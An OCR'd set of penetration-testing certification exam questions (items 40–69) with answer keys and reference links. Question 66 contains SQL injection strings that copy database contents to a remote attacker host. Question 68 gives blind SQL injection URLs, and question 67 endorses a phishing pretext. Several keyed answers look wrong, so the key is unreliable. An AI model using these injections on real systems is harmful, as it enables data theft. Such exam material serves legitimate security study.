
Which of the following pen testing tests yields information about a company's technology infrastructure?

A. Searching for web page posting patterns
B. Analyzing the link popularity of the company's website
C. Searching for trade association directories
D. Searching for a company's job postings

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
A penetration tester performs OS fingerprinting on the target server to identify the operating system used on the target server with the help of ICMP packets.



While performing ICMP scanning using Nmap tool, message received/type displays “3 – Destination Unreachable[5]” and code 3. Which of the following is an appropriate description of this response?

A. Destination port unreachable
B. Destination host unavailable
C. Destination host unreachable
D. Destination protocol unreachable

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
What is the difference between penetration testing and vulnerability testing?

A. Penetration testing goes one step further than vulnerability testing; while vulnerability tests check for known vulnerabilities, penetration testing adopts the concept of 'in-depth ethical hacking'
B. Penetration testing is based on purely online vulnerability analysis while vulnerability testing engages ethical hackers to find vulnerabilities
C. Vulnerability testing is more expensive than penetration testing
D. Penetration testing is conducted purely for meeting compliance standards while vulnerability testing is focused on online scans

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
Which type of vulnerability assessment tool provides security to the IT system by testing for vulnerabilities in the applications and operation system?

A. Active/Passive Tools
B. Application-layer Vulnerability Assessment Tools
C. Location/Data Examined Tools
D. Scope Assessment Tools

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=7dwEAAAAQBAJ&pg=SA7-PA11&lpg=SA7-PA11&dq=vulnerability+assessment+tool+provides+security+to+the+IT+system+by+testing+for+vulnerabilities+in+the+applications+and+operation+system&source=bl&ots=SQCLHRnnjI&sig=HpenOheCU4GBOnkA4EurHCMfND4&hl=en&sa=X&ei=DqYfVJCLHMTnyQODn4C4Cw&ved=0CDQQ6AEwAw#v=onepage&q=vulnerability%20assessment%20tool%20provides%20security%20to%20the%20IT%20system%20by%20testing%20for%20vulnerabilities%20in%20the%20applications%20and%20operation%20system&f=false

QUESTION 43
Traffic on which port is unusual for both the TCP and UDP ports?

A. Port 81
B. Port 443
C. Port 0
D. Port21

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
Which of the following statements is true about Multi-Layer Intrusion Detection Systems (mIDSs)?

A. Decreases consumed employee time and increases system uptime
B. Increases detection and reaction time
C. Increases response time

D. Both a and c

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.symantec.com/connect/articles/multi-layer-intrusion-detection-systems (economic advantages, first para)

QUESTION 45
Hackers today have an ever-increasing list of weaknesses in the web application structure at their disposal, which they can exploit to accomplish a wide variety of malicious tasks.

New flaws in web application security measures are constantly being researched, both by hackers and by security professionals. Most of these flaws affect all dynamic web applications whilst others are dependent on specific application technologies. In both cases, one may observe how the evolution and refinement of web technologies also brings about new exploits which compromise sensitive databases, provide access to theoretically secure networks, and pose a threat to the daily operation of online businesses.
What is the biggest threat to Web 2.0 technologies?

A. SQL Injection Attacks
B. Service Level Configuration Attacks
C. Inside Attacks
D. URL Tampering Attacks

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
What sort of vulnerability assessment approach starts by building an inventory of protocols found on the machine?

A. Inference-based Assessment
B. Service-based Assessment Solutions
C. Product-based Assessment Solutions
D. Tree-based Assessment

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.businessweek.com/adsections/2005/pdf/wp_mva.pdf (page 26, first para on the page)

QUESTION 47
During the process of fingerprinting a web application environment, what do you need to do in order to analyze HTTP and HTTPS request headers and the HTML source code?

A. Examine Source of the Available Pages
B. Perform Web Spidering
C. Perform Banner Grabbing
D. Check the HTTP and HTML Processing by the Browser

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 48
Identify the correct formula for Return on Investment (ROI).

A. ROI = ((Expected Returns – Cost of Investment) / Cost of Investment) * 100
B. ROI = (Expected Returns + Cost of Investment) / Cost of Investment
C. ROI = (Expected Returns – Cost of Investment) / Cost of Investment
D. ROI = ((Expected Returns + Cost of Investment) / Cost of Investment) * 100

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.investopedia.com/terms/r/returnoninvestment.asp

QUESTION 49
Identify the type of firewall represented in the diagram below:




A. Stateful multilayer inspection firewall
B. Application level gateway
C. Packet filter
D. Circuit level gateway

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.technicolorbroadbandpartner.com/getfile.php?id=4159 (page 13)

QUESTION 50
Due to illegal inputs, various types of TCP stacks respond in a different manner. Some IDSs do not take into account the TCP protocol's urgency feature, which could allow testers to evade the IDS.



Penetration tester needs to try different combinations of TCP flags (e.g. none, SYN/FIN, SYN/RST, SYN/FIN/ACK, SYN/RST/ACK, and All Flags) to test the IDS. Which of the following TCP flag combinations combines the problem of initiation, midstream, and termination flags with the PSH and URG?

A. SYN/RST/ACK
B. SYN/FIN/ACK
C. SYN/FIN
D. All Flags

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=tUCumJot0ocC&pg=PA63&lpg=PA63&dq=TCP+flag+combinations+combines+the+problem+of+initiation, +midstream,+and+termination+flags+with+the+PSH+and +URG&source=bl&ots=mIGSXBIi15&sig=WMnXlEChVSU4RhK65W_V3tzNjns&hl=en&sa=X&ei=H7AfVJCtLaufygO1v4DQDg&ved=0CBsQ6AEwAA#v=onepage&q =TCP%20flag%20combinations%20combines%20the%20problem%20of%20initiation%2C%20midstream%2C%20and%20termination%20flags%20with%20the% 20PSH%20and%20URG&f=false (see the highlighted sentence in Table 3-1 at the end of the page)

QUESTION 51
Identify the person who will lead the penetration-testing project and be the client point of contact.

A. Database Penetration Tester
B. Policy Penetration Tester
C. Chief Penetration Tester
D. Application Penetration Tester

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/133635286/LPTv4-Module-15-Pre-Penetration-Testing-Checklist-NoRestriction (page 15)


QUESTION 52
A man enters a PIN number at an ATM machine, being unaware that the person next to him was watching. Which of the following social engineering techniques refers to this type of information theft?

A. Shoulder surfing
B. Phishing
C. Insider Accomplice
D. Vishing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
The Internet is a giant database where people store some of their most private information on the cloud, trusting that the service provider can keep it all safe. Trojans, Viruses, DoS attacks, website defacement, lost computers, accidental publishing, and more have all been sources of major leaks over the last 15 years.



What is the biggest source of data leaks in organizations today?

A. Weak passwords and lack of identity management
B. Insufficient IT security budget
C. Rogue employees and insider attacks
D. Vulnerabilities, risks, and threats facing Web sites

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers

through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 55
Which of the following pen testing reports provides detailed information about all the tasks performed during penetration testing?

Table of Contents


A. Client-Side Test Report
B. Activity Report
C. Host Report
D. Vulnerability Report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:



QUESTION 56
Identify the attack represented in the diagram below:



A. Input Validation
B. Session Hijacking
C. SQL Injection
D. Denial-of-Service

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Session_hijacking

QUESTION 57
Which of the following is developed to address security concerns on time and reduce the misuse or threat of attacks in an organization?

A. Vulnerabilities checklists
B. Configuration checklists
C. Action Plan
D. Testing Plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 58
Which of the following equipment could a pen tester use to perform shoulder surfing?

A. Binoculars
B. Painted ultraviolet material
C. Microphone
D. All the above

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Shoulder_surfing_(computer_security)

QUESTION 59
The term social engineering is used to describe the various tricks used to fool people (employees, business partners, or customers) into voluntarily giving away information that would not normally be known to the general public.



What is the criminal practice of social engineering where an attacker uses the telephone system in an attempt to scam the user into surrendering private information?

A. Phishing
B. Spoofing
C. Tapping
D. Vishing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
Which of the following acts is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards and applies to all entities involved in payment card processing?

A. PIPEDA
B. PCI DSS
C. Human Rights Act 1998
D. Data Protection Act 1998

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

QUESTION 61
Which among the following information is not furnished by the Rules of Engagement (ROE) document?

A. Techniques for data collection from systems upon termination of the test
B. Techniques for data exclusion from systems upon termination of the test
C. Details on how data should be transmitted during and after the test
D. Details on how organizational data is treated throughout and after the test

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 62
An attacker injects malicious query strings in user input fields to bypass web service authentication mechanisms and to access back-end databases. Which of the following attacks is this?

A. Frame Injection Attack
B. LDAP Injection Attack
C. XPath Injection Attack
D. SOAP Injection Attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
http://luizfirmino.blogspot.com/2011_09_01_archive.html

QUESTION 63
Identify the type of authentication mechanism represented below:



A. NTLMv1
B. NTLMv2
C. LAN Manager Hash
D. Kerberos

Correct Answer: D
Section: (none)
Explanation


Explanation/Reference:
Explanation:
The client authenticates itself to the Authentication Server (AS) which forwards the username to a key distribution center (KDC). The KDC issues a ticket granting ticket (TGT), which is time stamped, encrypts it using the user's password and returns the encrypted result to the user's workstation. This is done infrequently, typically at user logon; the TGT expires at some point, though may be transparently renewed by the user's session manager while they are logged in.

When the client needs to communicate with another node ("principal" in Kerberos parlance) the client sends the TGT to the ticket granting service (TGS), which usually shares the same host as the KDC. After verifying the TGT is valid and the user is permitted to access the requested service, the TGS issues a ticket and

session keys, which are returned to the client. The client then sends the ticket to the service server (SS) along with its service request.

Reference: http://en.wikipedia.org/wiki/Kerberos_(protocol)

QUESTION 64
In the TCP/IP model, the transport layer is responsible for reliability and flow control from source to the destination. TCP provides the mechanism for flow control by allowing the sending and receiving hosts to communicate. A flow control mechanism avoids the problem with a transmitting host overflowing the buffers in the receiving host.



Which of the following flow control mechanism guarantees reliable delivery of data?

A. Sliding Windows
B. Windowing
C. Positive Acknowledgment with Retransmission (PAR)
D. Synchronization

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Reference: http://condor.depaul.edu/jkristof/technotes/tcp.html (1.1.3 Reliability)

QUESTION 65
Which of the following external pen testing tests reveals information on price, usernames and passwords, sessions, URL characters, special instructors, encryption used, and web page behaviors?

A. Check for Directory Consistency and Page Naming Syntax of the Web Pages
B. Examine Server Side Includes (SSI)

C. Examine Hidden Fields
D. Examine E-commerce and Payment Gateways Handled by the Web Server

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/133636402/LPTv4-Module-18-External-Penetration-Testing-NoRestriction (page 71)

QUESTION 66
A penetration tester tries to transfer the database from the target machine to a different machine. For this, he uses OPENROWSET to link the target database to his own database, replicates the database structure, and transfers the data to his machine by via a connection to the remote machine on port 80.
The query he used to transfer databases was:

'; insert into OPENROWSET ('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases') select * from master.dbo.sysdatabases –
The query he used to transfer table 1 was:
'; insert into OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..table1') select * from database..table1 –

What query does he need in order to transfer the column?

A. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.systables –
B. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.sysrows –
C. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.syscolumns –
D. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_tables.dbo.syscolumns –

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67


You are conducting a penetration test against a company and you would like to know a personal email address of John, a crucial employee. What is the fastest, cheapest way to find out John's email address.

A. Call his wife and ask for his personal email account
B. Call a receptionist and ask for John Stevens' personal email account
C. Search in Google for his personal email ID
D. Send an email to John stating that you cannot send him an important spreadsheet attachment file to his business email account and ask him if he has any other email accounts

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
A Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the application response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.



It is performed when an error message is not received from application while trying to exploit SQL vulnerabilities. The developer's specific message is displayed instead of an error message. So it is quite difficult to find SQL vulnerability in such cases.
A pen tester is trying to extract the database name by using a blind SQL injection. He tests the database using the below query and finally finds the database name.

http://juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--

What is the database name?

A. WXYZ
B. PQRS
C. EFGH
D. ABCD

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/184891028/CEHv8-Module-14-SQL-Injection-pdf (see module 14, page 2049 to 2051)

QUESTION 69
Which of the following is an ARP cache poisoning technique aimed at network switches?

A. Replay Attack
B. Mac Flooding
C. Man-in-the Middle Attack
D. DNS Poisoning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.watchguard.com/infocenter/editorial/135324.asp (see mac flooding)

